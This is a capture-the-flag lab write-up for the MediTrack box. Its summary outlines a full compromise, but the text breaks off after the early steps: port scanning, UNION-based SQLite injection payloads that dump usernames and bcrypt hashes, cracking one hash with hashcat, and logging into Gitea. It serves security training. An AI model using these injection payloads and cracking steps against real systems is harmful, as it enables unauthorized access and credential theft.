
Summary #
On port 9000 there is a MediTrack web application where creating an appointment is vulnerable for SQL injection (SQLite). Using this vulnerability we can dump usernames and passwords. Using hashcat we can crack the password for the meditrackDev user. This user can access Gitea and the source code for the MediTrack application. This let’s us find the Flask secret with which we can create a session cookie as the administrator. Once administrator we can import a snapshot and exploit a pickle deserialization to get RCE on the box. Using this we get initial access on the server. Privilege escalation is done by exploiting CVE-2026-41651 to get root.
Specifications #
- Name: MEDITRACK
- Platform: PG PRACTICE
- Points: 15
- Difficulty: Intermediate
- System overview: Linux MediTrack 6.8.0-48-generic #48-Ubuntu SMP PREEMPT_DYNAMIC Fri Sep 27 14:04:52 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.226.231
- OFFSEC provided credentials: None
- HASH:
local.txt:58017a20134f53a6999327d2448692c9 - HASH:
proof.txt:a16bcbf5d460cd5818c8c58fe9b4d63d
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir meditrack && cd meditrack && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x  7 kali kali 4096 Aug 18 18:12 .
drwxrwxr-x 92 kali kali 4096 Aug 18 18:12 ..
drwxrwxr-x  2 kali kali 4096 Aug 18 18:12 enum
drwxrwxr-x  2 kali kali 4096 Aug 18 18:12 exploits
drwxrwxr-x  2 kali kali 4096 Aug 18 18:12 files
drwxrwxr-x  2 kali kali 4096 Aug 18 18:12 tools
drwxrwxr-x  2 kali kali 4096 Aug 18 18:12 uploads

ip=192.168.226.231

ping $ip

PING 192.168.226.231 (192.168.226.231) 56(84) bytes of data.
64 bytes from 192.168.226.231: icmp_seq=1 ttl=61 time=23.8 ms
^C
--- 192.168.226.231 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 23.836/23.836/23.836/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.226.231:22
Open 192.168.226.231:3000
Open 192.168.226.231:9000
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 18:13 +0200
Initiating Ping Scan at 18:13
Scanning 192.168.226.231 [4 ports]
Completed Ping Scan at 18:13, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:13
Completed Parallel DNS resolution of 1 host. at 18:13, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:13
Scanning 192.168.226.231 [3 ports]
Discovered open port 9000/tcp on 192.168.226.231
Discovered open port 22/tcp on 192.168.226.231
Discovered open port 3000/tcp on 192.168.226.231
Completed SYN Stealth Scan at 18:13, 0.05s elapsed (3 total ports)
Nmap scan report for 192.168.226.231
Host is up, received echo-reply ttl 61 (0.023s latency).
Scanned at 2026-08-18 18:13:35 CEST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 61
3000/tcp open  ppp        syn-ack ttl 61
9000/tcp open  cslistener syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh        syn-ack ttl 61
3000/tcp open  ppp        syn-ack ttl 61
9000/tcp open  cslistener syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,3000,9000

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,3000,9000 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGT2bbuknyDQCZL8wcewIxfJHCT3ZA9MHovHm5vV8gnY+WaklYD1KkExYX16RT7Du6kDkOd7/VtgT8wyumO7X74=
|   256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP9T+RtTpSheh2mjfbGIXvNadPVCLuheP1AqmUPx6yic
3000/tcp open  http    syn-ack ttl 61 Golang net/http server
| http-methods:
|_  Supported Methods: HEAD GET
|_http-favicon: Unknown favicon MD5: F6E1A9128148EEAD9EFF823C540EF471
|_http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=b383f484151801be; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=uROBEg460tT48x06aY9xKSXiWQ86MTc4NzA2OTc3OTUzMTY1NzA5NQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 18 Aug 2026 16:16:19 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" data-theme="gitea-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2Rldi5tZWRpdHJhY2subGFiLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vZGV2Lm1lZGl0cmFjay5sYWIvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLC
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=e72f374e12319115; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=PEhg0o3No6004sdg-ER081PJBGw6MTc4NzA2OTc3OTY2MDQ1OTM2NA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 18 Aug 2026 16:16:19 GMT
|_    Content-Length: 0
9000/tcp open  http    syn-ack ttl 61 Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-title: MediTrack - Patient Follow-Up System
Initial Access #
On port 9000 there is a MediTrack web application. Click on Sign Up and create an account in the role Patient.

When we created the account, we can login using the credentials.

In the top-right corner we can click on create appointment, now we create an appointment and intercept the request (after clicking on Create Appointment using BURP).


Change the issue parameter to " to generate an error.

When we send a UNION request and add a number every time, we see that with 8 columns the number is the same as expected and gets reflected in the Your appointments section.
## payload POST data
doctor_username=NiiMants3&issue="+union+select+1,2,3,4,5,6,7,8+--+-+¬es=fever&date=2026-08-16

When trying to get the version of the database using: " union select 1,2,3,4,5,6,7,version() -- - the application returns: Error fetching bookings for issue '" union select 1,2,3,4,5,6,7,version() -- - ': no such function: version. Therefor we are dealing with SQLite. Using queries below we get the following data back:
Database version: 3.45.1
Databasename: main
Table names: users,bookings
Column names: user_id,username,password,role,full_name
## database version
doctor_username=NiiMants3&issue="+union+select+1,2,3,4,5,6,7,sqlite_version()+--+-+¬es=fever&date=2026-08-17
## database name
doctor_username=NiiMants3&issue="+union+select+1,2,3,4,5,6,7,name+FROM+pragma_database_list+--+-+¬es=fever&date=2026-08-17
## table names
doctor_username=NiiMants3&issue="+union+select+1,2,3,4,5,6,7,GROUP_CONCAT(tbl_name)+FROM+main.sqlite_master+WHERE+type%3d'table'+AND+tbl_name+NOT+LIKE+'sqlite_%25'+--+-+¬es=fever&date=2026-08-17
## column names
doctor_username=NiiMants3&issue="+union+select+1,2,3,4,5,6,7,GROUP_CONCAT(name)+FROM+pragma_table_info('users')+--+-+¬es=fever&date=2026-08-17
## username:password
doctor_username=NiiMants3&issue="+union+select+1,2,3,4,5,6,7,username+||+'%3a'+||+password+FROM+users+--+-+¬es=fever&date=2026-08-17
Dumping the username and password gets us the following list:
NiiMants3:$2b$12$Q.fIAd.vmFwC2tO4l8j3GOqhhrFwTOSIH2CUmxQueE6WcmfL4P.da
carl.walker:$2b$12$7XZhqqeTnE95fmvRVqgxcuXHkO5zwJx2qYnlj3enm0E8wIe0sNG.G
jeffery:$2b$12$IfJUM8moXRifyQQtNTxc6ucDbd3/oMgTvbFTf3tmTCYdsB68XRrM6
jprince:$2b$12$VvdKwubclux8OOkY0smOS.4lQQaZP9RtctvorGGxnjGPLPnq3VRzW
kelvin:$2b$12$gIbXgLV.8zGxKY9pCewIgeGcbXkrXOw1S4FmfGGlv3vi/j0XF8Woa
lamptey:$2b$12$A4kyi4UK4ppGkVg0I/rtQegZjpUP2h1WeC8NsRvpRbysnRovm70mW
mcsam:$2b$12$7mU6zOr0OKYCjLdbtyDkNODgp/NcI.iRU2IFWxu.Y1RuK1q7KG/BS
meditrackDev:$2b$12$LhMGN0t3p427tn1zqvLBsOKNkQ9GjLKbzZczxiefi1OHP3r5X2pDG
morga:$2b$12$wAydgG2ucNbi1B6zaXEMKe4MrRgMCtRg/uzouDZvXW6T4jEwyURIi
patient:$2b$12$.5G5lDHPB8ZQbn5LpppFeONHkuzVJUXm8EGsQn9N2CBMNkXNSCy52
Using hashcat on the hash from the meditrackDev user (hashcat -m 3200 ./hash /opt/rockyou.txt), we get the password monkey1.
On port 3000 we have already found a Gitea instance running. We can sign in as meditrackDev using the password monkey1.
